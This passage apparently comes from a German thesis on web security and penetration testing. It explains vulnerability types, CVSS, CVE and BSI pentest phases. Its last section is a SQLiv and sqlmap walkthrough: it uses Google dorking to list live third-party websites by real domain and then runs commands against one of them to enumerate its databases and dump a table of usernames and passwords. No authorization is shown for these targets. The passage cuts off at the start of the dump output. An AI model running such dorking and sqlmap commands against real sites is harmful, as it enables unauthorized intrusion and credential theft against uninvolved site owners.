ganz davon ab, wofür die Datei verwendet wird[41].

3.1.2.4 Pufferüberlauf (engl. Buffer Overflow)

Eine Pufferüberlaufbedingung liegt vor, wenn ein Programm versucht, mehr Daten in einen Puffer einzufügen, als es halten kann, oder wenn ein Programm versucht, Daten in einem Speicherbereich hinter einem Puffer abzulegen. Das Schreiben außerhalb der Grenzen eines zugewiesenen Speicherblocks kann Daten beschädigen, das Programm zum Absturz bringen oder die Ausführung von schädlichem Code verursachen.

Angreifer verwenden Pufferüberläufe, um den Ausführungstapel (engl. execution stack) einer Webanwendung zu beschädigen. Durch das Senden sorgfältig ausgearbeiteter Eingaben an eine Webanwendung kann ein Angreifer die Ausführung von beliebigem Code durch die Webanwendung veranlassen, sodass die Maschine effektiv übernommen wird. Fehler beim Pufferüberlauf können sowohl auf dem Webserver als auch auf den Anwendungsserverprodukten vorhanden sein, die den statischen und dynamischen Aspekten der Website oder der Webanwendung selbst dienen. Pufferüberläufe, die in weit verbreiteten Serverprodukten gefunden wer-

den, werden wahrscheinlich allgemein bekannt und können ein erhebliches Risiko für die Benutzer dieser Produkte darstellen. Wenn Webanwendungen Bibliotheken verwenden, z. B. eine Grafikbibliothek, um Bilder zu generieren, öffnen sie sich für die potenziellen Pufferüberlaufangriffen. Pufferüberläufe können auch in benutzerdefiniertem Webanwendungscode gefunden werden. Dies ist möglicherweise sogar der Fall, wenn die Webanwendungen nicht sorgfältig geprüft werden.

Pufferüberläufe führen in der Regel zu Abstürzen. Außerdem können Pufferüberläufe häufig zur Ausführung von beliebigem Code verwendet werden, der normalerweise außerhalb der impliziten Sicherheitsrichtlinien eines Programms liegt[40].

3.1.2.5 Fehlende XML-Validierung (engl. Missing XML Validation)

Wenn die Validierung beim Analysieren von XML nicht aktiviert wird, kann ein Angreifer böswillige Eingaben bereitstellen. Die meisten erfolgreichen Angriffe beginnen mit einer Verletzung der Annahmen des Programmierers. Durch die Annahme eines XML-Dokuments, ohne es anhand eines XML-Schemas zu überprüfen, lässt der Programmierer Angreifern die Tür auf, um unerwartete, unvernünftige oder böswillige Eingaben bereitzustellen[40].

3.1.3 Common Vulnerability Scoring System (CVSS)

Das Common Vulnerability Scoring System (CVSS) ist ein Framework zur Bewertung des Schweregrads von Sicherheitslücken in Software. Das CVSS wird vom Forum of Incident Response und Security Teams (FIRST) betrieben und verwendet einen Algorithmus, um drei Bewertungsgrade für den Schweregrad zu bestimmen wie z.B. Basis, Zeit und Umwelt. Die Bewertungen sind numerisch und sie reichen von 0,0 bis 10,0, wobei 10,0 am schwerwiegendsten ist. Mit dem CVSS können Organisationen Prioritäten festlegen, welche Schwachstellen zuerst behoben werden müssen, und die Auswirkungen der Schwachstellen auf ihre Systeme abschätzen. Viele Organisationen verwenden den CVSS, und die National Vulnerability Database (NVD) bietet Bewertungen für die meisten bekannten Sicherheitsanfälligkeiten. Gemäß der NVD wird ein CVSS-Basiswert von 0,0-3,9 als „niedrig“ eingestuft; Ein CVSS-Basiswert von 4,0 bis 6,9 ist der Schweregrad „Mittel“. Der Basiswert von 7,0-10,0 ist der Schweregrad „Hoch“[70].

3.1.4 Common Vulnerabilities and Exposures (CVE)

Das Common Vulnerabilities and Exposures (CVE)-System identifiziert alle Schwachstellen und Bedrohungen, die mit der Sicherheit von Informationssystemen zusammenhängen. Zu diesem Zweck wird jeder Schwachstelle ein eindeutiger Bezeichner zugewiesen. Ziel ist es, ein Wörterbuch zu erstellen, das alle Schwachstellen auflistet und jeweils eine kurze Beschreibung sowie eine Reihe von Links enthält, die Benutzer für weitere Details anzeigen können[22].

Kapitel 4

Penetrationstest

4.1 Überblick

Sicherheit ist eines der größten Probleme von Informationssystemen. Penetrationstests sind eine wichtige Sicherheitsbewertungsmethode und eine effektive Methode zur Beurteilung der Sicherheitslage eines bestimmten Informationssystems. In vielen Webanwendungen verbergen sich verschiedene Sicherheitslücken, die dem Betreiber nicht wahrnehmbar sind. Mittels dieser Sicherheitslücken entsteht ein großes Sicherheitsrisiko, weil ein Angreifer unter Umständen eine Lücke findet, die ihm unautorisierten Zugriff auf das System gewährt. Um dieses Risiko zu vermindern, werden Penetrationstests durchgeführt.

Der Umfang eines Penetrationstests kann von einzelnen Anwendungen bis zu unternehmensweiten Angriffen stark variieren. Ein Penetrationstest, der häufig mit einem Schwachstellenscan oder einer Schwachstellenanalyse verwechselt wird, versucht nicht nur, Schwachstellen zu finden, sondern sie auch in vollem Umfang auszunutzen. Dies bedeutet, dass ein Penetrationstester zwar mit der Suche nach einer Schwachstelle beauftragt werden kann, dass er jedoch alle entdeckten Schwachstellen verwendet und weiterhin ein System angreift, um mögliche zusätzliche Schwachstellen zu ermitteln[34].

Es gibt zwei Hauptmethoden zum Erkennen von Sicherheitsanfälligkeiten in Webanwendungen: manuelle Penetrationstests oder automatisierte Scan-Tools. Der Zweck dieses Kapitels besteht darin, diese beiden Methoden zu vergleichen.

4.2 Definitionen

Bei einem Penetrationstest handelt es sich um die Sicherheit der IT-Systeme durch Bedrohungen von Angreifern inwiefern gefährdet ist bzw. ob die IT-Sicherheit durch die Sicherheitsmaßnahmen gewährleistet ist. Es werden unterschiedliche Methoden bei einem Penetrationstest verwendet, die auch von einem Angreifer durchgeführt würde. [54, S. 5–6]. Ein Penetrationstest für Webanwendungen konzentriert sich nur auf die Bewertung der Sicherheit einer Webanwendung. Der Prozess beinhaltet eine aktive Analyse der Anwendung auf Schwachstellen, technische Fehler oder Verwundbarkeit. Alle gefundenen Sicherheitsprobleme werden dem Systembetreiber zusammen mit einer Bewertung der Auswirkungen und häufig mit einem Vorschlag zur Milderung oder einer technischen Lösung vorgelegt[32, S. 46].

In Bezug auf Penetrationstests gibt es eine Vielzahl von Definitionen. Nach dem von Bacudio[5] und Ke[29] definierten Penetrationstest handelt es sich um eine Reihe von Aktivitäten zur Ermittlung und Ausnutzung von Sicherheitsschwächen. Es ist ein Sicherheitstest, bei dem versucht wird, Sicherheitsmerkmale eines Systems zu umgehen[74]. Osborne definiert einen Penetrationstest als einen Test, mit dem sichergestellt wird, dass Gateways, Firewalls und Systeme entsprechend konzipiert und konfiguriert sind, um vor unberechtigt Zugriff oder dem Versuch zu schützen, Dienste zu stören[37].

4.3 Ziele der Penetrationstests

Da es kein System gibt, das weder jetzt noch in der Zukunft zu 100% sicher ist, besteht eines der Hauptziele der Penetrationstests darin, zu prüfen, wie sicher ein System ist, dh wie unsicher es aus der Sicht eines Hackers ist. Um detaillierter zu erklären, werden Penetrationstests verwendet, um Lücken in der Sicherheitslage zu identifizieren, Exploits zu verwenden, um in das Zielnetzwerk zu gelangen, und dann Zugriff auf vertrauliche Daten zu erhalten[80].

National Institute of Standards and Technology legt nahe, dass Penetrationstests auch zur Bestimmung von Folgendem nützlich sein können[50]:

- Wie gut das System reale Angriffsmuster toleriert. (How well the system tolerates real world attack patterns.)

- Die wahrscheinliche Komplexität, die ein Angreifer benötigt, um das System erfolgreich zu beeinträchtigen.
- Zusätzliche Gegenmaßnahmen, die Bedrohungen gegen das System abschwächen könnten.
- Fähigkeit der Verteidiger, Angriffe zu erkennen und angemessen zu reagieren.

4.4 Grundlegendes Konzept

Penetrationstests können auf verschiedene Arten durchgeführt werden. Der häufigste Unterschied ist das Wissen über die Implementierungsdetails der getesteten Systeme, die dem Tester zur Verfügung gestellt wurden. Die weithin akzeptierten Ansätze sind Black-Box-, White-Box- und Gray-Box-Tests.




Abbildung 4.1: Die akzeptierte Ansätze[49]

4.4.1 Black-Box

Black-Box-Tests beziehen sich auf das Testen eines Systems ohne spezifische Kenntnisse der internen Abläufe des Systems, keinen Zugriff auf den Quellcode und keine Kenntnisse der Architektur[12]. Dem Tester wird nichts über das Netzwerk oder die Umgebung des Ziels mitgeteilt[71]. Wenn es sich um einen Black-Box-Test handelt, kann dem Tester eine Webseite oder IP-Adresse zugewiesen werden, und er

soll die Website so knacken, als wäre er ein böswilliger Hacker von außen[77]. Aufgrund des Mangels an internem Anwendungswissen kann das Aufdecken von Fehlern und / oder Schwachstellen jedoch erheblich länger dauern. Black-Box-Tests müssen gegen laufende Instanzen von Anwendungen ausgeführt werden. Daher ist Black-Box-Tests normalerweise auf dynamische Analysen wie das Ausführen von automatisierten Scan-Tools und manuelle Penetrationstests beschränkt[12]. In Black-Box-Sicherheitstests können Hacker verschiedener Fertigungsstufen wie z. B. Skript-Kiddies, Mid-Level-Hacker oder Elite-Hacker[47].

4.4.2 White-Box

Die White-Box-Tests werden auch als "interne Tests" bezeichnet. Bei diesem Ansatz simulieren Tester einen Angriff als eine Person, die über vollständige Kenntnisse der zu testenden Infrastruktur verfügt, häufig Betriebssystemdetails, IP-Adressschema und Netzwerklayouts, Quellcode und möglicherweise sogar einige Kennwörter[1]. Durch den vollständigen Zugriff auf diese Informationen können Fehler und Schwachstellen schneller entdeckt werden als mit der Test- und Fehlermethode des Black-Box-Tests. Darüber hinaus können Sie sicher sein, eine umfassendere Testabdeckung zu erhalten, indem Sie genau wissen, was Sie testen müssen. Aufgrund der Komplexität der Architekturen und des Umfangs des Quellcodes führt das White-Box-Testen jedoch zu Herausforderungen, wie die Test- und Analysebemühungen am besten ausgerichtet werden können. Zur Unterstützung von White-Box-Tests sind normalerweise Fachwissen und Tools erforderlich, z. B. Pentesting-Tool, Debugger und Quellcode-Analysatoren[12].

4.5 Kriterien für Penetrationstests

Bei einem Penetrationstest gibt es eine Vielzahl von verschiedenen Zielsetzungen, die vor dem Test festgelegt werden müssen. Somit kann bei einem Penetrationstest ein realistischer Angriff simuliert werden, aber auch ein Angriff von Insidern, die das Firmennetzwerk von ihrer täglichen Arbeit sehr gut kennen. Hierfür gibt es verschiedene Kriterien, die vor einem Test berücksichtigt werden müssen. Im Nachfolgenden werden diese Kriterien nach der Studie für Penetrationstests des BSI[54, S. 13–17] beschrieben.

4.5.1 Informationsbasis

Bei der Informationsbasis muss entschieden werden, wie viel Information der Tester über das anzugreifende Ziel erhalten soll. Hier unterscheidet man zwischen Black-Box- und White-Box-Test. Bei einem Black-Box-Test bekommt der Tester nur sehr wenig bis zu keiner Information über das Angriffsziel. Dieser Test simuliert einen realistischen Angriff, da der Tester sich erst mit dem zu testenden System auseinandersetzen muss, um Details zu recherchieren, wie zum Beispiel welche Dienste mit welchen Versionsnummern dort laufen. Dies ist für den Tester sehr aufwendig und zeitintensiv. Im Gegensatz zu einem Black-Box-Test bekommt der Tester bei einem White-Box-Test mehr Informationen zu dem Angriffsziel. Ein solcher Test soll zeigen, wie weit ein Insider mit sehr viel Wissen über die IT-Infrastruktur des Unternehmens in das Ziel eindringen kann. Hierfür bekommt der Tester den vollen Umfang an Informationen wie IP-Adressen, verwendete Netzwerkprotokolle und den Source Code von Anwendungen, die auf dem Zielsystem laufen.

4.5.2 Aggressivität

Die Aggressivität eines Penetrationstests wird in passiv, vorsichtig, abwägend und aggressiv unterteilt. Bei einer passiven Aggressivitätsstufe werden die gefundenen Schwachstellen nur dokumentiert, aber nicht weiter ausgenutzt. Wird jedoch der vorsichtige Ansatz gewählt, werden Schwachstellen nur dann ausgenutzt, wenn ein Systemausfall aufgrund des Angriffs ausgeschlossen werden kann. Bei diesem Ansatz werden auch nur Angriffsmethoden gewählt, die sehr ressourcenschonend sind. Bei einem Test mit Aggressivitätsgrad "abwägend" wird versucht, das Zielsystem nur so zu testen, dass eine Beeinträchtigung des Systems unwahrscheinlich ist, jedoch aber vorkommen kann. Schon vor dem Test wird abgewägt wie wahrscheinlich es ist, erfolgreich zu sein und welche Konsequenzen entstehen können. Die letzte Aggressivitätsstufe ist aggressiv. Hierbei werden alle möglichen Schwachstellen ohne Rücksicht auf die Verfügbarkeit der Systeme getestet. Bei einem solchen Test kann es passieren, dass auch andere Systeme bis hin zur ganzen IT-Infrastruktur ausfallen können.

4.5.3 Umfang

Bei einem Penetrationstest sollten immer alle Systeme auf Schwachstellen untersucht werden. Liegt der Fokus nur auf bestimmten Komponenten, besteht weiterhin die Gefahr, dass es ein Einfalltor in das interne Netz gibt. Bekommt ein Angreifer einmal unerlaubten Zugriff in das innere Netz, bieten sich noch mehr Möglichkeiten, weitere Systeme zu befallen. Jedoch ist ein vollständiger Penetrationstest bei sehr großen Netzen nicht in kurzer Zeit machbar. Daher liegt der Fokus oft auf besonders gefährdeten Komponenten wie Systeme, die direkt an das Internet angebunden sind oder sehr sensible Daten enthalten. Daher existieren somit neben dem vollständigen Test auch der fokussierte- und der begrenzte Penetrationstest. Der fokussierte Test wird oft angewandt, wenn neue Systeme oder Anwendungen betrieben werden, um ein gleichmäßiges Sicherheitsniveau zu schaffen. Bei einem begrenzten Test liegt der Fokus auf einem bestimmten Teil der Infrastruktur.

4.5.4 Vorgehensweise

Die Vorgehensweise unterscheidet sich hauptsächlich in einem verdeckten und einem offensichtlichen Test. Das Ziel eines verdeckten Penetrationstests ist es, Sicherheitsanwendungen wie ein Intrusion Detection System (IDS) auf die Wirksamkeit zu prüfen oder auch die Mitarbeiter einer Organisation mittels Social Engineering zu testen. Bei einem verdeckten Test wird nur auf Methoden gesetzt, welche vom System nicht als Angriff gewertet werden. Fällt die Entscheidung jedoch auf einen offensichtlichen Test, so können je nach dem anzugreifenden System offensichtliche Sicherheitstests wie SQL-Injection oder Portscans durchgeführt werden.

4.5.5 Technik

Ein weiteres wichtiges Kriterium bei einem Penetrationstest ist die Technik. Soll ein realer Angriff von einem Cyberkriminellen simuliert werden, wird der Penetrationstest meist über das Netzwerk durchgeführt. Jedoch gibt es auch andere Einfallstore, die getestet werden sollten. Hat ein Angreifer zum Beispiel physischen Zugriff auf ein System, könnte es leichter fallen, bestimmte Schwachstellen auszunutzen, die über das Netzwerk wegen einer existierenden Firewall nicht aus-

nutzbar sind. Des Weiteren besteht auch die Möglichkeit, Mitarbeiter des Unternehmens mit einem Social Engineering Angriff zur Herausgabe von Zugangsdaten zu bringen.

4.5.6 Ausgangspunkt

Der Ausgangspunkt bei einem Penetrationstest beschreibt, von wo der Angriff gestartet wird. Die meisten Organisationen betreiben eine Firewall, um den Zugriff nur auf gewisse Dienste zu unterbinden. Daher ist es oft schwer, das dahinterliegende System anzugreifen. Aus diesem Grund konzentriert sich ein Penetrationstest von außen auf die Konfiguration der eingesetzten Firewall, um zu testen, ob diese Konfigurationsfehler enthält, die es einem externen Angreifer ermöglicht, in das Innere eines Netzes einzudringen. Es ist aber auch wichtig, den Penetrationstest von innen durchzuführen, da hier in vielen Fällen keine Firewall übergangen werden muss, um die laufenden Dienste und Anwendungen auf ihre Sicherheit zu überprüfen. Ein Test von innen kann zeigen, wie gefährlich eine Schwachstelle in der Firewall wäre oder welche Möglichkeiten sich für einen Innentäter bieten würden.

4.6 Ablauf eines Penetrationstests

Im Nachfolgenden werden das Ablauf eines Penetrationstest nach der Studie für Penetrationstests des BSI[54, S. 100–106] beschrieben.

4.6.1 Vorbereitung




Abbildung 4.2: Phase 1 – Vorbereitung des Penetrationstests

Um den Anforderungen des Auftraggebers gerecht zu werden, bedarf es einer gründlichen Vorbereitung. In dieser Phase muss geklärt werden, welche Komponenten getestet werden sollen und wie weit ein Penetrationstest gehen darf. Hier kann der Auftraggeber den Tester auf einen bestimmten Bereich begrenzen, der für einen Sicherheitstest besonders wichtig ist. Des Weiteren muss auch geklärt werden, welche Informationen der Tester über die IT-Infrastruktur des Unternehmens bekommt. Bei diesem Schritt wird entschieden, ob es sich um einen Black-Box-Test, Grey-Box-Test oder einen White-Box-Test handelt. Da es auch gesetzliche Bestimmungen gibt, die das Angreifen von Computersystemen und Netzwerken verbieten, müssen bei einem Penetrationstest alle durchzuführenden Tests und deren Risiken vertraglich vereinbart und dokumentiert werden, um spätere Schadenersatzansprüche zu vermeiden.

4.6.2 Informationsbeschaffung




Abbildung 4.3: Phase 2 – Informationsbeschaffung

Nachdem die Vorbereitungen abgeschlossen sind und alle wichtigen Eckpunkte vereinbart wurden, kann mit der Beschaffung von Information über die Zielsysteme begonnen werden. Um einen Überblick zu bekommen, welche Dienste erreichbar sind, wird ein Portscan gegen das Zielsystem durchgeführt. Des Weiteren benötigt der Tester Informationen über die eingesetzten Systeme und installierten Anwendungen, um einen detailreichen Überblick über die möglichen Angriffspunkte zu erlangen. Je nach Größe des Netzes oder der Menge zu testender Komponenten sollte in dieser Phase genug Zeit eingeplant werden. Beinhaltet der Test eine große Menge an Rechnern, kann die Informationsbeschaffung einige Wochen andauern.

4.6.3 Bewertung der Informationen und Risikoanalyse




Abbildung 4.4: Phase 3 – Bewertung der Informationen und Risikoanalyse

In dieser Phase werden die erlangten Informationen aus Phase 2 ausführlich zusammengetragen und das jeweilige Risiko bewertet. Um den Penetrationstest effizient durchführen zu können, werden anhand einer Risikobewertung der gesammelten Informationen entschieden, welche Komponenten in der nächsten Phase genauer betrachtet werden. Diese Reduktion der zu testenden Komponenten bedeutet natürlich auch eine Einschränkung des resultierenden Ergebnisses. Daher muss dies ausführlich dokumentiert und an den Auftraggeber weitergegeben werden.

4.6.4 Aktive Eindringversuche




Abbildung 4.5: Phase 4 – Aktive Eindringversuche durchführen

In dieser Phase wird geprüft, wie sicherheitskritisch die ausgewählten Sicherheitsmängel von Phase 3 wirklich sind. Dies geschieht durch den Versuch, so weit wie möglich in ein System vorzudringen. Hier ist wichtig, jeden Schritt genau zu bedenken, da durch Eindringversuche die Zielsysteme auch beschädigt werden könnten. Wird dabei ein System getestet, das eine hohe Verfügbarkeit haben soll, so muss bedacht werden, wie der Test aufgebaut wird, um die Verfügbarkeit weiterhin zu gewähren. Eine weitere Möglichkeit, um die Verfügbarkeit der zu testenden Systeme sicherzustellen, ist das Verwenden von Schattensystemen. Dabei handelt es sich um eine exakte Kopie des zu testenden Systems. Der Vorteil bei

der Verwendung von Schattensystemen ist, dass während des Penetrationstests sichergestellt ist, dass es zu keinen Ausfällen des originalen Systems kommt.

4.6.5 Abschlussanalyse und Nacharbeiten




Abbildung 4.6: Phase 5 – Abschlussanalyse und Nacharbeiten durchführen

In der letzten Phase werden alle gefundenen Schwachstellen in einem Abschlussbericht zusammengefasst und deren Risiken genau erläutert. Ein solcher Bericht muss neben den Resultaten des Penetrationstests auch Möglichkeiten zur Behebung ausführen. Es ist wichtig, dass jede durchgeführte Aktion so beschrieben wird, dass sie für den Auftraggeber nachvollziehbar ist und gegebenenfalls wiederholt werden kann. Nach der Fertigstellung des Berichts sollte mit dem Auftraggeber ein Abschlussgespräch geführt werden, in dem noch einmal alle gefundenen Sicherheitsprobleme ausführlich besprochen werden.

4.7 Manuelle Penetrationstest

In diesem Abschnitt werden unterschiedliche Methoden für manuelles Penetrationstest erklärt und wird gezeigt, wie diese manuelle Tests durchgeführt werden.

4.7.1 Testen von SQL Injektion mit SQLiv und SQLMAP

Im Nachfolgenden werden Sql Injektion mit SQLiv und SQLMAP nach dem Tutorial von [48] beschrieben.

Vor dem Injektionsangriff müssen wir natürlich sicherstellen, dass der Server oder das Ziel eine Sicherheitslücke in der Datenbank hat. Um Sicherheitslücken in Datenbanken zu finden, können wir verschiedene Methoden verwenden. Unter ihnen wird Google Dorking hauptsächlich von Hackern und Penetrationstestern verwendet. Glücklicherweise gibt es ein Werkzeug, das dies automatisch erledigt.

Das Tool muss jedoch erst installiert werden. Das Tool heißt SQLiv (SQL Injection Vulnerability Scanner).


Schritt 1: Finden von SQL-Injection-Schwachstelle

Es wird Google Dorking verwendet, um die SQL-Injektionslücke in Zielen zu suchen und zu finden. SQLiv durchsucht jedes einzelne Ziel und sucht nach einer E-Commerce-Sicherheitsschwachstelle unter dem folgenden URL-Muster "item.php?id=".

```
1 ~# sqliv -d inurl:item.php?id= -e google -p 100
```

Quellcode 4.1: Google Dorking mit SQLiv

Standardmäßig durchsucht SQLiv die erste Seite in der Suchmaschine, die bei Google 10 Websites pro Seite anzeigt. Daher wird hier das Argument -p 100 definiert, um 10 Seiten (100 Sites) zu durchsuchen. Basierend auf dem oben angegebenen Dork wird ein Ergebnis von verwundbaren URLs erhalten, das wie folgt aussieht:



VULNERABLE URLS			
index	url	server	technology
1	http://www.autosportsofdaytona.com/item.php?id=832	nginx	PleskLin
2	http://www.acfurniture.com/item.php?id=25	Apache	PHP/5.4.45
3	http://edmazur.com/game/item.php?id=15	Apache/2	PHP/5.5.22
4	http://www.xtreemusic.com/label/english.bands.item.php?id=80	Apache/2	-
5	http://www.global-money.com/item.php?id=42	Apache	PHP/5.2.17
6	http://www.schalleramerica.com/item.php?id=12	nginx	PleskLin
7	http://www.nichegardens.com/catalog/item.php?id=1235	Apache/2.2.15 (CentOS)	-
8	http://www.elmslie.co.uk/sale-item.php?id=60	nginx/1.12.2	-

Abbildung 4.7: Durchsuchung mit SQLiv

Schritt 2: SQL-Injektion mit SQLMAP

Der Angriff wird mit SQLMap ausgeführt. Zuerst muss den Datenbankname zum Vorschein gebracht werden, der in der Datenbank Tabellen und Spalten enthält, die die Daten enthalten.

Ziel-URL: `http://www.acfurniture.com/item.php?id=25`

A. Datenbankname aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" --dbs
```

Quellcode 4.2: Aufdeckung vom Datenbankname

Mit dem oben gegebenen Befehl wurde der Datenbankname erhalten:

```
available databases
[*] acfurniture
[*] information_schema
```

Tabelle 4.1: Ergebnis: Datenbankname

B. Tabellenname aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture --
  tables
```

Quellcode 4.3: Aufdeckung vom Tabellenname

Das Ergebnis sollte so aussehen:

[Date] [INFO] retrived: settings
Database: acfurniture
[4 tables]
category
product
product_hacked
settings

Tabelle 4.2: Ergebnis: Tabellenname

Bisher wurde festgestellt, dass die Website `acfurniture.com` hat zwei Datenbanken, `acfurniture` und `information_schema`. Die Datenbank `acfurniture` enthält vier Tabellen: `category`, `product`, `product_hacked` und `settings`.

C. Spalten aufdecken

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings --columns
```

Quellcode 4.4: Aufdeckung von Spalten

Database:	acfurniture
Table	settings
[6 columns]	
Column	Type
activationcode	varchar(2048)
email	varchar(45)
id	int(11)
password	varchar(1024)
status	smallint(2)
username	varchar(45)

Tabelle 4.3: Ergebnis: Spalten

Die `settings` Tabelle besteht aus 6 Spalten, und dies ist eigentlich ein Konto mit Anmeldeinformationen. Jetzt wird versucht diese Informationen auszugeben.


D. Informationen aufdecken

Man kann alle Daten in der Tabelle mit folgendem Befehl ausgeben:

```
1 ~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings --dump
```

Quellcode 4.5: Aufdeckung von alle Daten in der Tabelle

Das Ergebnis sollte so aussehen:




```
root@localhost: ~  
File Edit View Search Terminal Help  
Database: acfurniture  
Table: settings  
[1 entry]  
